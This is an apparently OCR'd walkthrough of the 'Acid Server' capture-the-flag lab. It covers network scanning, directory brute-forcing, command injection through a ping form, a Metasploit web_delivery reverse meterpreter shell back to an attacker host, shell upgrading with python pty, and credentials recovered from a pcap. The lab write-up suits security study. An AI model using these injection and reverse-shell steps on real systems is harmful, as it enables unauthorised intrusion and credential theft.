
Acid Server


সোমবার, 20 সেপ্টেম্বর, 2021 7:07 AM

First I searched for the ip address of the vulnerable server using netdiscover




The ip of the vulnerable server found 192.168.0.168

First i did nmap scan




Only 33447 port was found open.


I checked the website on that port




After carefully looking I found the browser tab header of the webpage showed /Challenge.
Redirecting to /Challenge page I found this page.





There was nothing much on the webpage. So to find other pages in the website I used dirbuster.






The wordlist file I found from this path /usr/share/dirbuster/wordlists






The I looked around the pages from different directories.




I didn't find anything userful on /hacked.php page so I searched /cake.php


On the browser tab of cake.php /Magic_Box was written. So I visited /Challenge/Magic_Box page.




On the website page there was nothing interesting. So I looked for other directories using dirbuster




I went to the /command.php webpage and there was a ping option.







I tried to use nc but it didn't work for me.
So I tried metaspliot



I Searched for web_delivery







```
Exploit target:
```

I set the target to 1, lhost to 192.168.160.128 and payload to /php/meterpreter/reverse_tcp and then send the exploit

I copied the target command found from the metaspliot exploit
And pinged 127.0.0;targetcommad on the website






Then waited for a session to be created.
When session was created on the msfconsole. I set sessions 1

Then I went to shell. But terminal was not working. So I had to run a python script to run terminal

```
meterpreter > shell
Process 1560 created.
Channel 0 created.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd
cd
bash: cd: HOME not set
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd ..
cd ..
www-data@acid:/var/www/html/Challenge$ cd ..
cd ..
www-data@acid:/var/www/html$ cd ..
cd ..
www-data@acid:/var/www$ cd ..
cd ..
www-data@acid:/var$ cd ..
cd ..
www-data@acid:/$ ls
ls
bin    dev   initrd.img  media  proc  s.bin  sys  var
boot   etc   lib         mnt    root  sbin   tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv    usr
www-data@acid:/$ cd sbin
cd sbin
www-data@acid:/sbin$ cd sbin
cd sbin
```

I lurked around to find suspicious folders.
And I found something on sbin folder

```
www-data@acid:/$ cd sbin
cd sbin
www-data@acid:/sbin$ ls
ls
MAKEDEV          fsfreeze          mke2fs                rarp
acpi_available   fstab-decode      mkfs                  raw
agetty           fstrim            mkfs.bfs              raw_vs_isi
```




On the raw_vs_isi folder found a suspicious file named hint.pcapng

```
www-data@acid:/sbin$ cd raw_vs_isi
cd raw_vs_isi
www-data@acid:/sbin/raw_vs_isi$ ls
ls
hint.pcapng
```

I used cat and looked carefully and found the username and password

Then I logged in.



MISSION SUCESSFUL